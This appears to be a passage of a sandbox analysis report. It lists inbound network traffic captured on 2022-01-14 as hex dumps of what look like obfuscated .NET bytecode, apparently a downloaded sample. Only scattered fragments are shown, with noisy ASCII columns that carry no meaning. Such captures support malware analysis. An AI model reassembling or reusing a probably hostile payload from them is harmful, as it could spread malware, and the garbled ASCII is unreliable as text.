3a 5a f0 ff ff 26 20 3b 02 00 00 38 4f f0 ff ff fe 0c 05 00 20 08 00 00 00 20 7e 00 Data Ascii: M 8e((((9{& 8p8 8a(@s (:G& 8<e((((:& 8M:& (:& 80E8: 3(:Z& ;8O ~
2022-01-14 00:51:05 UTC	14	IN	Data Raw: ff fe 0c 05 00 20 06 00 00 00 20 d1 00 00 00 20 45 00 00 00 59 9c 20 77 01 00 00 28 1e 01 00 06 39 c4 eb ff ff 26 20 7f 01 00 00 38 b9 eb ff ff 28 d4 00 00 06 1a 40 7c 4c 00 00 20 d7 01 00 00 38 a4 eb ff ff 11 23 11 54 61 13 03 20 c4 01 00 00 28 1e 01 00 06 3a 8e eb ff ff 26 20 b6 01 00 00 38 83 eb ff ff 20 e8 00 00 00 20 4d 00 00 00 59 fe 0e 40 00 20 92 00 00 00 38 6a eb ff ff fe 0c 0a 00 20 0c 00 00 00 fe 0c 0e 00 9c 20 ab 00 00 00 38 52 eb ff ff 11 5c 11 18 3f 98 3f 00 00 20 52 02 00 00 28 1f 01 00 06 39 3a eb ff ff 26 20 0c 02 00 00 38 2f eb ff ff fe 0c 0a 00 20 11 00 00 00 fe 0c 0e 00 9c 20 1b 01 00 00 38 17 eb ff ff 12 74 11 6f 7d 72 00 00 00 04 20 8b 00 00 00 38 04 eb ff ff fe 0c 0a 00 20 11 00 00 00 fe 0c 40 00 9c 20 15 02 00 00 38 ec ea ff ff 28 d4 Data Ascii: EY w(9& 8(@|L 8#Ta (:& 8 MY@ 8j 8R\?? R(9:& 8/ 8to}r 8 @ 8(
2022-01-14 00:51:05 UTC	15	IN	Data Raw: 26 20 ef 01 00 00 38 85 e6 ff ff 12 19 28 70 00 00 0a 28 fe 00 00 06 13 07 20 3f 01 00 00 38 6d e6 ff ff 11 5c 17 58 13 5c 20 57 00 00 00 28 1f 01 00 06 3a 58 e6 ff ff 26 20 f6 00 00 00 38 4d e6 ff ff fe 0c 0a 00 20 13 00 00 00 fe 0c 0e 00 9c 20 13 01 00 00 28 1f 01 00 06 39 30 e6 ff ff 26 20 74 00 00 00 38 25 e6 ff ff 38 b1 13 00 00 20 4e 00 00 00 38 16 e6 ff ff 7e 66 00 00 04 28 ec 00 00 06 28 ed 00 00 06 13 58 20 63 00 00 00 fe 0e 51 00 38 f3 e5 ff ff fe 0c 05 00 20 05 00 00 00 fe 0c 1a 00 9c 20 4d 01 00 00 28 1e 01 00 06 39 da e5 ff ff 26 20 66 01 00 00 38 cf e5 ff ff 20 66 00 00 00 20 03 00 00 00 58 fe 0e 00 20 c7 00 00 00 38 b6 e5 ff ff fe 0c 05 00 20 0f 00 00 00 20 65 00 00 00 20 65 00 00 00 58 9c 20 87 01 00 00 fe 0e 51 00 38 8f e5 ff ff 7f 52 Data Ascii: & 8(p(?8m\X\ W(:X& 8M (90& t8%8 N8~f((X cQ8 M(9& f8 f X 8 e eX Q8R

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	16	IN	Data Raw: 65 00 00 00 58 9c 20 83 01 00 00 28 1f 01 00 06 39 22 e1 ff ff 26 20 6b 01 00 00 38 17 e1 ff ff 38 c0 f5 ff ff 20 fa 01 00 00 38 08 e1 ff ff fe 0c 0a 00 20 1c 00 00 00 fe 0c 40 00 9c 20 3a 02 00 00 38 f0 e0 ff ff 20 a2 00 00 00 20 36 00 00 00 59 fe 0e 40 00 20 dc 01 00 00 fe 0e 51 00 38 cf e0 ff ff fe 0c 0a 00 20 02 00 00 00 fe 0c 0e 00 9c 20 35 00 00 00 28 1f 01 00 06 39 b6 e0 ff ff 26 20 02 00 00 00 38 ab e0 ff ff 20 d6 00 00 00 20 47 00 00 00 59 fe 0e 1a 00 20 41 01 00 00 38 92 e0 ff ff 11 75 11 20 17 58 11 07 17 91 9c 20 e4 01 00 00 38 7d e0 ff ff fe 0c 0a 00 20 17 00 00 00 fe 0c 40 00 9c 20 67 02 00 00 38 65 e0 ff ff 11 27 11 78 19 58 91 1f 18 62 11 27 11 78 18 58 91 1f 10 62 60 11 27 11 78 17 58 91 1e 62 60 11 27 11 78 91 60 13 00 20 4c 00 00 00 38 Data Ascii: eX (9"& k88 8 @ :8 6Y@ Q8 5(9& 8 GY A8u X 8} @ g8e'xXb'xXb`'xXb`'x` L8
2022-01-14 00:51:05 UTC	18	IN	Data Raw: 58 13 23 20 71 01 00 00 28 1e 01 00 06 3a cc db ff ff 26 20 34 01 00 00 38 c1 db ff ff fe 0c 05 00 20 0f 00 00 00 fe 0c 1a 00 9c 20 37 02 00 00 28 1f 01 00 06 39 a4 db ff ff 26 20 f9 01 00 00 38 99 db ff ff 28 d3 00 00 06 20 13 02 00 00 38 8a db ff ff 11 1b 1b 1f 74 9c 20 81 01 00 00 38 7a db ff ff 16 13 68 20 b7 00 00 00 28 1f 01 00 06 3a 68 db ff ff 26 20 60 02 00 00 38 5d db ff ff fe 0c 0a 00 20 11 00 00 00 20 aa 00 00 00 20 38 00 00 00 59 9c 20 db 01 00 00 38 3e db ff ff 11 4f 11 18 1a 5a 11 09 12 09 28 b0 00 00 06 26 20 9c 02 00 00 38 24 db ff ff 7e 4e 00 00 04 28 0c 01 00 06 13 19 20 e5 00 00 00 38 0e db ff ff 11 60 11 53 3f b1 17 00 00 20 1f 02 00 00 38 fb da ff ff fe 0c 05 00 20 0a 00 00 00 20 87 00 00 00 20 2d 00 00 00 59 9c 20 81 00 00 00 38 dc Data Ascii: X# q(:& 48 7(9& 8(8t 8zh (:h& `8] 8Y 8>OZ(& 8$~N( 8`S? 8 -Y 8
2022-01-14 00:51:05 UTC	19	IN	Data Raw: 00 00 00 20 74 00 00 00 58 9c 20 c1 00 00 00 28 1e 01 00 06 3a 6c d6 ff ff 26 20 71 00 00 00 38 61 d6 ff ff fe 0c 0a 00 20 19 00 00 00 fe 0c 0e 00 9c 20 79 02 00 00 38 49 d6 ff ff 1f 12 13 1d 20 d7 00 00 00 38 3b d6 ff ff 16 13 70 20 a8 00 00 00 28 1f 01 00 06 3a 29 d6 ff ff 26 20 bd 00 00 00 38 1e d6 ff ff 28 f4 00 00 06 25 17 28 f5 00 00 06 11 27 11 13 28 f6 00 00 06 13 3d 20 88 02 00 00 38 fd d5 ff ff fe 0c 0a 00 20 02 00 00 00 fe 0c 40 00 9c 20 52 01 00 00 38 e5 d5 ff ff 11 4c 73 76 00 00 0a 28 d4 00 00 06 1f 40 12 67 28 b0 00 00 06 26 20 59 01 00 00 38 c5 d5 ff ff 20 3e 00 00 00 20 5f 00 00 00 58 fe 0e 0e 00 20 16 00 00 00 28 1e 01 00 06 39 a7 d5 ff ff 26 20 a7 01 00 00 38 9c d5 ff ff fe 0c 05 00 20 01 00 00 00 fe 0c 1a 00 9c 20 76 02 00 00 38 84 d5 Data Ascii: tX (:l& q8a y8I 8;p (:)& 8(%('(= 8 @ R8Lsv(@g(& Y8 > _X (9& 8 v8
2022-01-14 00:51:05 UTC	20	IN	Data Raw: 11 5f 3f 20 30 00 00 20 6b 02 00 00 fe 0e 51 00 38 13 d1 ff ff 38 bb 1f 00 00 20 9a 02 00 00 38 08 d1 ff ff fe 0c 05 00 20 01 00 00 00 20 63 00 00 00 20 56 00 00 00 58 9c 20 8c 00 00 00 38 e9 d0 ff ff 20 f5 00 00 00 20 51 00 00 00 59 fe 0e 0e 00 20 95 01 00 00 38 d0 d0 ff ff fe 0c 0a 00 20 08 00 00 00 20 d6 00 00 00 20 47 00 00 00 59 9c 20 6b 00 00 00 38 b1 d0 ff ff 11 6d 28 f3 00 00 06 13 48 20 34 00 00 00 28 1f 01 00 06 39 99 d0 ff ff 26 20 11 00 00 00 38 8e d0 ff ff 28 d3 00 00 06 20 a5 01 00 00 38 7f d0 ff ff 11 13 1f 0d 11 58 1c 91 9c 20 14 00 00 00 28 1e 01 00 06 39 67 d0 ff ff 26 20 36 02 00 00 38 5c d0 ff ff 11 75 11 1d 18 58 11 07 18 91 9c 20 2b 00 00 00 28 1f 01 00 06 3a 42 d0 ff ff 26 20 3a 00 00 00 38 37 d0 ff ff 00 11 36 28 d7 00 00 06 28 d8 Data Ascii: _? 0 kQ88 8 c VX 8 QY 8 GY k8m(H 4(9& 8(8X (9g& 68\uX +(:B& :876((
2022-01-14 00:51:05 UTC	22	IN	Data Raw: 0c 49 00 45 02 00 00 00 74 01 00 00 05 00 00 00 38 6f 01 00 00 00 38 30 00 00 00 20 03 00 00 00 38 04 00 00 00 fe 0c 02 00 45 06 00 00 00 05 00 00 00 9f 00 00 00 2b 00 00 00 72 00 00 00 38 00 00 00 53 00 00 00 38 00 00 00 00 11 62 28 e4 00 00 06 3a 61 00 00 00 20 00 00 00 00 28 1e 01 00 06 39 c3 ff ff ff 26 20 01 00 00 00 38 b8 ff ff ff 16 13 57 20 05 00 00 00 38 ab ff ff ff 12 5d 28 72 00 00 0a 7e 6b 00 00 04 40 bc ff ff ff 20 02 00 00 00 38 90 ff ff ff 38 47 00 00 00 20 00 00 00 00 28 1f 01 00 06 3a 7c ff ff ff 26 20 00 00 00 00 38 71 ff ff ff 11 62 28 d9 00 00 06 74 52 00 00 01 28 d0 00 00 06 13 5d 20 04 00 00 00 28 1f 01 00 06 39 4f ff ff ff 26 20 00 00 00 00 38 44 ff ff ff dd 9a 00 00 00 11 62 75 55 00 00 01 13 3a 20 02 00 00 00 28 1f 01 00 06 39 0f Data Ascii: IEt8o80 8E+r8S8b(:a (9& 8W 8](r~k@ 88G (:|& 8qb(tR(] (9O& 8DbuU: (9
2022-01-14 00:51:05 UTC	23	IN	Data Raw: 20 07 00 00 00 20 5a 00 00 00 58 fe 0e 2c 00 20 f0 01 00 00 38 61 c6 ff ff 20 b4 00 00 00 20 3c 00 00 00 59 fe 0e 40 00 20 57 00 00 00 fe 0e 51 00 38 40 c6 ff ff 20 d0 00 00 00 20 45 00 00 00 59 fe 0e 40 00 20 7c 01 00 00 38 2b c6 ff ff 11 6d 28 fb 00 00 06 20 ec 00 00 00 38 1a c6 ff ff fe 0c 0a 00 20 10 00 00 00 20 bc 00 00 00 20 3e 00 00 00 59 9c 20 77 00 00 00 28 1f 01 00 06 3a f6 c5 ff ff 26 20 7d 00 00 00 38 eb c5 ff ff fe 0c 0a 00 20 0f 00 00 00 fe 0c 40 00 9c 20 aa 01 00 00 38 d3 c5 ff ff 12 08 e0 73 71 00 00 0a 16 7e 0a 00 00 0a 28 c8 00 00 06 20 55 00 00 00 38 b6 c5 ff ff fe 0c 0a 00 20 06 00 00 00 fe 0c 0e 00 9c 20 d5 00 00 00 28 1e 01 00 06 3a 99 c5 ff ff 26 20 c6 00 00 00 38 8e c5 ff ff fe 0c 05 00 20 00 00 00 0 00 fe 0c 2c 00 9c 20 96 00 00 00 Data Ascii: ZX, 8a <Y@ WQ8@ EY@ |8+m(8 >Y w(:& }8 @ 8sq~(U8 (:& 8 ,
2022-01-14 00:51:05 UTC	24	IN	Data Raw: 28 d9 00 00 06 74 52 00 00 01 13 0c 20 02 00 00 00 28 1e 01 00 06 3a a0 fe ff ff 26 20 01 00 00 00 38 95 fe ff ff 1a 16 20 6f 76 00 00 20 7c 42 00 00 73 78 00 00 0a 13 77 20 07 00 00 00 38 78 fe ff ff 38 2f ff ff ff 20 08 00 00 00 38 69 fe ff ff 11 0c 28 dd 00 00 06 28 de 00 00 06 11 0c 28 dd 00 00 06 28 df 00 00 06 11 0c 28 dd 00 00 06 28 e0 00 00 06 11 0c 28 dd 00 00 06 28 e1 00 00 06 73 78 00 00 0a 13 76 20 04 00 00 00 28 1f 01 00 06 39 23 fe ff ff 26 20 04 00 00 00 38 18 fe ff ff 11 76 11 77 28 e2 00 00 06 3a 79 fe ff ff 20 09 00 00 00 fe 0e 52 00 38 f8 fd ff ff dd df 09 00 00 11 62 75 55 00 00 01 13 3a 20 03 00 00 00 38 04 00 00 00 fe 0c 42 00 45 04 00 00 00 26 00 00 00 66 00 00 00 47 00 00 00 05 00 00 00 38 21 00 00 00 11 3a 3a 1a 00 00 00 20 00 00 Data Ascii: (tR (:& 8 ov |Bsxw 8x8/ 8i(((((((sxv (9#& 8vw(:y R8buU: 8BE&fG8!::
2022-01-14 00:51:05 UTC	26	IN	Data Raw: 00 20 57 00 00 00 58 fe 0e 0e 00 20 af 01 00 00 38 b3 bb ff ff 20 ba 00 00 00 20 5b 00 00 00 59 fe 0e 1a 00 20 f9 01 00 00 38 9a bb ff ff 20 ad 00 00 00 20 3d 00 00 00 58 fe 0e 40 00 20 01 00 00 00 28 1f 01 00 06 3a 7c bb ff ff 26 20 09 00 00 00 38 71 bb ff ff fe 0c 0a 00 20 01 00 00 00 20 44 00 00 00 20 50 00 00 00 58 9c 20 8b 01 00 00 28 1e 01 00 06 39 4d bb ff ff 26 20 68 02 00 00 38 42 bb ff ff fe 0c 0a 00 20 0c 00 00 00 20 77 00 00 00 20 14 00 00 00 58 9c 20 be 00 00 00 28 1f 01 00 06 3a 1e bb ff ff 26 20 9d 01 00 00 38 13 bb ff ff 11 1b 17 1f 6c 9c 20 97 01 00 00 38 03 bb ff ff fe 0c 05 00 20 04 00 00 00 20 4e 00 00 00 20 18 00 00 00 59 9c 20 0e 00 00 00 28 1f 01 00 06 3a df ba ff ff 26 20 97 00 00 00 38 d4 ba ff ff fe 0c 0a 00 20 09 00 00 00 fe 0c Data Ascii: WX 8 [Y 8 =X@ (:|& 8q D PX (9M& h8B w X (:& 8l 8 N Y (:& 8
2022-01-14 00:51:05 UTC	27	IN	Data Raw: 73 39 01 00 06 13 6d 20 15 00 00 00 28 1e 01 00 06 3a 59 b6 ff ff 26 20 11 00 00 00 38 4e b6 ff ff 7e 5c 00 00 04 28 18 01 00 06 20 22 02 00 00 38 3a b6 ff ff 11 01 25 13 71 3a e6 0d 00 00 20 dd 01 00 00 38 26 b6 ff ff fe 0c 05 00 20 01 00 00 00 20 65 00 00 00 20 50 00 00 00 59 9c 20 2b 00 00 00 38 07 b6 ff ff fe 0c 0a 00 20 15 00 00 00 fe 0c 0e 00 9c 20 19 00 00 00 28 1e 01 00 06 39 ea b5 ff ff 26 20 15 01 00 00 38 df b5 ff ff 1f 10 13 20 20 57 02 00 00 38 d1 b5 ff ff 28 05 01 00 06 11 1b 28 06 01 00 06 13 21 20 29 01 00 00 38 b9 b5 ff ff fe 0c 05 00 20 09 00 00 00 fe 0c 1a 00 9c 20 46 01 00 00 fe 0e 51 00 38 99 b5 ff ff 20 8d 00 00 00 20 2f 00 00 00 59 fe 0e 2c 00 20 60 00 00 00 28 1f 01 00 06 39 7f b5 ff ff 26 20 25 00 00 00 38 74 b5 ff ff fe 0c 05 00 Data Ascii: s9m (:Y& 8N~\("8:%q: 8& e PY +8 (9& 8 W8((!)8 FQ8 /Y, `(9& %8t
2022-01-14 00:51:05 UTC	28	IN	Data Raw: 13 00 20 56 00 00 00 28 1f 01 00 06 3a 05 b1 ff ff 26 20 bb 01 00 00 38 fa b0 ff ff 20 30 00 00 00 20 30 00 00 00 58 fe 0e 1a 00 20 aa 00 00 00 38 e1 b0 ff ff 11 27 16 11 27 8e 69 28 ee 00 00 06 20 00 00 00 00 28 1e 01 00 06 39 c6 b0 ff ff 26 20 00 00 00 00 38 bb b0 ff ff 16 e0 13 15 20 e6 00 00 00 38 ad b0 ff ff fe 0c 0a 00 13 27 20 a2 01 00 00 38 9d b0 ff ff 11 75 11 1d 18 58 11 31 18 91 9c 20 02 01 00 00 28 1e 01 00 06 3a 83 b0 ff ff 26 20 1c 00 00 00 38 78 b0 ff ff 20 2f 00 00 00 20 6a 00 00 00 58 fe 0e 40 00 20 6c 00 00 00 fe 0e 51 00 38 57 b0 ff ff fe 0c 05 00 20 08 00 00 00 fe 0c 1a 00 9c 20 25 00 00 00 28 1f 01 00 06 39 3e b0 ff ff 26 20 18 00 00 00 38 33 b0 ff ff 20 b7 00 00 00 20 3d 00 00 00 59 fe 0e 0e 00 20 ed 00 00 00 38 1a b0 ff ff 11 3c 1a Data Ascii: V(:& 8 0 0X 8"i((9& 8 8' 8uX1 (:& 8x / jX@ lQ8W %(9>& 83 =Y 8<

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	30	IN	Data Raw: 59 9c 20 5d 02 00 00 38 b1 ab ff ff 12 4f 28 72 00 00 0a 11 5c 1a 5a 6a 58 73 76 00 00 0a 11 6d 28 f3 00 00 06 28 00 01 00 06 20 63 01 00 00 28 1f 01 00 06 3a 84 ab ff ff 26 20 08 02 00 00 38 79 ab ff ff 20 e0 00 00 00 20 4a 00 00 00 59 fe 0e 40 00 20 a8 00 00 00 28 1f 01 00 06 39 5b ab ff ff 26 20 46 00 00 00 38 50 ab ff ff fe 0c 0a 00 20 18 00 00 00 fe 0c 40 00 9c 20 f1 00 00 00 28 1e 01 00 06 3a 33 ab ff ff 26 20 d4 00 00 00 38 28 ab ff ff 7e 4d 00 00 04 3a 22 c4 ff ff 20 ea 00 00 00 38 14 ab ff ff fe 0c 0a 00 20 03 00 00 00 fe 0c 40 00 9c 20 69 01 00 00 28 1e 01 00 06 3a f7 aa ff ff 26 20 66 01 00 00 38 ec aa ff ff 20 7d 00 00 00 20 5e 00 00 00 59 fe 0e 0e 00 20 d2 00 00 00 fe 0e 51 00 38 cb aa ff ff 2a 00 20 26 02 00 00 fe 0e 51 00 38 bb aa ff ff fe Data Ascii: Y]8O(r\ZjXsvm((c(:& 8y JY@ (9[& F8P @ (:3& 8(~M:" 8 @ i(:& f8 } ^Y Q8* &Q8
2022-01-14 00:51:05 UTC	31	IN	Data Raw: 3a 5f a6 ff ff 26 20 22 00 00 00 38 54 a6 ff ff 11 24 8e 69 1a 5b 13 22 20 66 02 00 00 38 42 a6 ff ff 11 23 11 54 61 13 59 20 4b 02 00 00 38 31 a6 ff ff 00 11 2a 73 76 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 74 2e 00 00 02 80 5c 00 00 04 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 2f 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 37 02 00 00 26 20 00 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 37 00 45 02 00 00 00 05 00 00 00 d9 00 00 00 38 00 00 00 00 00 11 2a 73 76 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 13 28 20 00 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 61 00 45 02 00 00 00 05 00 00 00 3f 00 00 00 38 00 00 00 00 Data Ascii: :_& "8T$i[" f8B#TaY K81*sv.((t.\ (:& 8/E87& (9& 87E8*sv.((((9& 8aE?8
2022-01-14 00:51:05 UTC	32	IN	Data Raw: 20 86 01 00 00 38 f1 a1 ff ff fe 0c 0a 00 20 1c 00 00 00 fe 0c 0e 00 9c 20 d3 00 00 00 28 1e 01 00 06 3a d4 a1 ff ff 26 20 2b 00 00 00 38 c9 a1 ff ff 20 16 00 00 00 20 1a 00 00 00 58 fe 0e 40 00 20 87 02 00 00 38 b0 a1 ff ff 38 22 ee ff ff 20 70 00 00 00 fe 0e 51 00 38 99 a1 ff ff 16 13 54 20 7f 02 00 00 38 90 a1 ff ff 1f 1e 13 1d 20 d0 00 00 00 28 1f 01 00 06 3a 7d a1 ff ff 26 20 a9 01 00 00 38 72 a1 ff ff fe 0c 0a 00 20 1f 00 00 00 20 5a 00 00 00 20 1d 00 00 00 58 9c 20 de 01 00 00 28 1f 01 00 06 39 4e a1 ff ff 26 20 a2 00 00 00 38 43 a1 ff ff 38 b6 c8 ff ff 20 e9 01 00 00 38 34 a1 ff ff fe 0c 05 00 20 0a 00 00 00 20 cf 00 00 00 20 45 00 00 00 59 9c 20 c9 00 00 00 28 1f 01 00 06 3a 10 a1 ff ff 26 20 a2 02 00 00 38 05 a1 ff ff 11 6e 16 3e d1 fe ff ff 20 Data Ascii: 8 (:& +8 X@ 88" pQ8T 8 (:}& 8r Z X (9N& 8C8 84 EY (:& 8n>
2022-01-14 00:51:05 UTC	33	IN	Data Raw: 00 38 9c 9c ff ff fe 0c 0a 00 20 0b 00 00 00 20 f1 00 00 00 20 50 00 00 00 59 9c 20 43 02 00 00 fe 0e 51 00 38 75 9c ff ff 12 5b fe 15 30 00 00 02 20 34 01 00 00 38 67 9c ff ff 38 86 c2 ff ff 20 14 01 00 00 38 58 9c ff ff 11 6d 28 e7 00 00 06 16 6a 28 e8 00 00 06 20 0d 00 00 00 28 1f 01 00 06 3a 3b 9c ff ff 26 20 8a 00 00 00 38 30 9c ff ff 28 d4 00 00 06 1a 40 d2 01 00 00 20 22 00 00 00 38 1b 9c ff ff 20 dc 00 00 00 20 0d 00 00 00 58 fe 0e 2c 00 20 72 01 00 00 38 02 9c ff ff fe 0c 0a 00 20 1e 00 00 00 fe 0c 40 00 9c 20 56 00 00 00 38 ea 9b ff ff 11 4f 11 18 1a 5a 1e 12 09 28 b0 00 00 06 26 20 6d 01 00 00 38 d1 9b ff ff 28 ce 00 00 06 28 d7 00 00 06 28 d8 00 00 06 13 62 20 06 00 00 00 28 1e 01 00 06 39 b1 9b ff ff 26 20 12 00 00 00 38 a6 9b ff ff fe 0c 0a Data Ascii: 8 PY CQ8u[0 48g8 8Xm(j((:;& 80(@ "8 X, r8 @ V8OZ(& m8(((b (9& 8
2022-01-14 00:51:05 UTC	35	IN	Data Raw: 01 00 00 c8 35 00 00 32 00 00 00 0a 00 00 01 00 00 00 00 65 5a 00 00 87 00 00 00 ec 5a 00 00 32 00 00 00 0a 00 00 01 00 00 00 00 e2 59 00 00 51 00 00 00 33 5a 00 00 0a 01 00 00 0a 00 00 01 02 00 00 00 0a 0c 00 00 03 01 00 00 0d 0d 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 1b 0b 00 00 5c 04 00 00 77 0f 00 00 32 00 00 00 0a 00 00 01 1b 30 04 00 fb 00 00 00 13 00 00 11 02 74 36 00 00 01 6f 79 00 00 0a 28 7a 00 00 0a 39 11 00 00 00 02 74 36 00 00 01 6f 79 00 00 0a 0a dd d3 00 00 00 dd 06 00 00 00 26 dd 00 00 00 00 00 02 74 36 00 00 01 6f 7b 00 00 0a 6f 7c 00 00 0a 6f 75 00 00 0a 72 e5 0f 00 70 72 01 00 00 70 6f 7d 00 00 0a 28 7a 00 00 0a 39 2a 00 00 00 02 74 36 00 00 01 6f 7b 00 00 0a 6f 7c 00 00 0a 6f 75 00 00 0a 72 e5 0f 00 70 72 01 00 00 70 6f 7d 00 00 0a Data Ascii: 52eZZ2YQ3Z0\w20t6oy(z9t6oy&t6o{o|ourprpo}(z9*t6o{o|ourprpo}
2022-01-14 00:51:05 UTC	36	IN	Data Raw: d3 18 5a 58 13 05 11 05 49 25 13 04 3a cc ff ff ff 08 09 20 65 8b 58 5d 5a 58 2a 00 00 00 13 30 04 00 c5 00 00 00 17 00 00 11 02 03 28 8d 00 00 0a 39 02 00 00 00 17 2a 02 39 06 00 00 00 03 3a 02 00 00 00 16 2a 16 0a 16 0b 16 0c 16 0d 02 7e 64 00 00 04 6f 8e 00 00 0a 39 2a 00 00 00 17 0a 02 1a 6f 8f 00 00 0a 02 1b 6f 8f 00 00 0a 1e 62 60 02 1c 6f 8f 00 00 0a 1f 10 62 60 02 1d 6f 8f 00 00 0a 1f 18 62 60 0c 03 7e 64 00 00 04 6f 8e 00 00 0a 39 2a 00 00 00 17 0b 03 1a 6f 8f 00 00 0a 03 1b 6f 8f 00 00 0a 1e 62 60 03 1c 6f 8f 00 00 0a 1f 10 62 60 03 1d 6f 8f 00 00 0a 1f 18 62 60 0d 06 3a 08 00 00 00 07 3a 02 00 00 00 16 2a 06 3a 07 00 00 00 02 28 b8 00 00 06 0c 07 3a 07 00 00 00 03 28 b8 00 00 06 0d 08 09 fe 01 2a 00 00 00 72 72 db 10 00 70 6f 61 00 00 0a 16 26 Data Ascii: ZXI%: eX]ZX*0(9*9:*~do9*oob`ob`ob`~do9*oob`ob`ob`::*:(:(*rrpoa&
2022-01-14 00:51:05 UTC	37	IN	Data Raw: 00 2e 00 fe 09 00 00 28 23 00 00 0a 2a 2e 00 fe 09 00 00 28 b2 00 00 0a 2a 1e 00 28 b3 00 00 0a 2a 3a fe 09 00 00 fe 09 01 00 6f 29 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 83 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 a8 00 00 06 2a 2a fe 09 00 00 6f 35 01 00 06 2a 00 2e 00 fe 09 00 00 28 b4 00 00 0a 2a 2e 00 fe 09 00 00 28 b5 00 00 0a 2a 2e 00 fe 09 00 00 28 b6 00 00 0a 2a 2a fe 09 00 00 6f b7 00 00 0a 2a 00 2a fe 09 00 00 6f b8 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 b9 00 00 0a 2a 2a fe 09 00 00 6f ba 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 4a 00 00 0a 2a 2a fe 09 00 00 6f 4c 00 00 0a 2a 00 2a fe 09 00 00 6f bb 00 00 0a 2a 00 2a fe 09 00 00 6f bc 00 00 0a 2a 00 2a fe 09 00 00 28 74 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f Data Ascii: .(#*.(*(*:o)*>(*>(**o5*.(*.(*.(**o**o*>(**o*>(J**oL**o**o**(t*:o
2022-01-14 00:51:05 UTC	39	IN	Data Raw: 16 00 00 5e 05 00 00 b3 11 00 00 03 0f 00 00 9a 02 00 00 c6 01 00 00 fb 11 00 00 c2 20 00 00 da 13 00 00 51 1a 00 00 11 0b 00 00 6c 16 00 00 92 1f 00 00 7d 0f 00 00 90 2b 00 00 2b 1e 00 00 2d 03 00 00 ff 1a 00 00 a9 07 00 00 8b 1e 00 00 99 23 00 00 f5 24 00 00 50 16 00 00 3b 11 00 00 e7 1f 00 00 54 0f 00 00 39 19 00 00 8c 03 00 00 36 2a 00 00 59 13 00 00 51 23 00 00 c2 2c 00 00 13 24 00 00 cd 05 00 00 bc 2a 00 00 4e 06 00 00 4e 2b 00 00 de 2c 00 00 e5 26 00 00 89 22 00 00 9b 2e 00 00 05 00 00 00 81 25 00 00 43 2f 00 00 0e 16 00 00 5f 2e 00 00 87 29 00 00 3a 0b 00 00 d2 0f 00 00 16 26 00 00 e0 1a 00 00 2f 07 00 00 53 1f 00 00 84 17 00 00 2b 2f 00 00 2e 29 00 00 0d 13 00 00 2f 24 00 00 51 04 00 00 17 14 00 00 86 00 00 00 5d 0c 00 00 3e 0d 00 00 53 0b 00 00 Data Ascii: ^ Ql}++-#$P;T96*YQ#,$*NN+,&".%C/_.):&/S+/.)/$Q]>S
2022-01-14 00:51:05 UTC	40	IN	Data Raw: f9 f7 ff ff fe 0c 0e 00 20 1e 00 00 00 fe 0c 29 00 9c 20 dd 00 00 00 28 74 01 00 06 39 dc f7 ff ff 26 20 7d 00 00 00 38 d1 f7 ff ff fe 0c 0e 00 20 1e 00 00 00 fe 0c 29 00 9c 20 fd 00 00 00 fe 0e 20 00 38 b1 f7 ff ff fe 0c 11 00 20 0e 00 00 00 fe 0c 28 00 9c 20 7c 00 00 00 28 74 01 00 06 3a 98 f7 ff ff 26 20 8b 00 00 00 38 8d f7 ff ff 16 13 14 20 5b 01 00 00 28 74 01 00 06 39 7b f7 ff ff 26 20 02 00 00 00 38 70 f7 ff ff 20 8b 00 00 00 20 2e 00 00 00 59 fe 0e 29 00 20 c0 00 00 00 28 74 01 00 06 39 52 f7 ff ff 26 20 96 00 00 00 38 47 f7 ff ff 7e 77 00 00 04 74 36 00 00 01 28 72 01 00 06 80 76 00 00 04 20 02 00 00 00 fe 0e 20 00 38 21 f7 ff ff fe 0c 0e 00 20 14 00 00 00 fe 0c 29 00 9c 20 28 00 00 00 38 0d f7 ff ff 73 73 00 00 0a 13 25 20 54 00 00 00 38 fc f6 Data Ascii:) (t9& }8) 8 (|(t:& 8 [(t9{& 8p .Y) (t9R& 8G~wt6(rv 8!) (8ss% T8
2022-01-14 00:51:05 UTC	41	IN	Data Raw: 74 01 00 06 39 9b f2 ff ff 26 20 8f 00 00 00 38 90 f2 ff ff 38 aa 25 00 00 20 86 01 00 00 38 81 f2 ff ff 20 11 00 00 00 20 7a 00 00 00 58 fe 0e 29 00 20 8c 00 00 00 fe 0e 20 00 38 60 f2 ff ff fe 0c 0e 00 20 0c 00 00 00 20 7b 00 00 00 20 39 00 00 00 58 9c 20 9e 00 00 00 28 73 01 00 06 3a 40 f2 ff ff 26 20 97 00 00 00 38 35 f2 ff ff fe 0c 0e 00 20 08 00 00 00 20 74 00 00 00 20 6b 00 00 00 59 9c 20 e0 00 00 00 38 16 f2 ff ff 20 4d 00 00 00 20 5e 00 00 00 58 fe 0e 29 00 20 7b 00 00 00 38 fd f1 ff ff fe 0c 0e 00 20 04 00 00 00 20 1c 00 00 00 20 18 00 00 00 58 9c 20 0b 01 00 00 38 de f1 ff ff 20 46 00 00 00 20 3b 00 00 00 58 fe 0e 29 00 20 70 00 00 00 28 74 01 00 06 3a c0 f1 ff ff 26 20 c8 00 00 00 38 b5 f1 ff ff fe 0c 0e 00 20 02 00 00 00 fe 0c 29 00 9c 20 90 Data Ascii: t9& 88% 8 zX) 8` { 9X (s:@& 85 t kY 8 M ^X) {8 X 8 F ;X) p(t:& 8)

Timestamp	kBytes transferred	Direction	Data
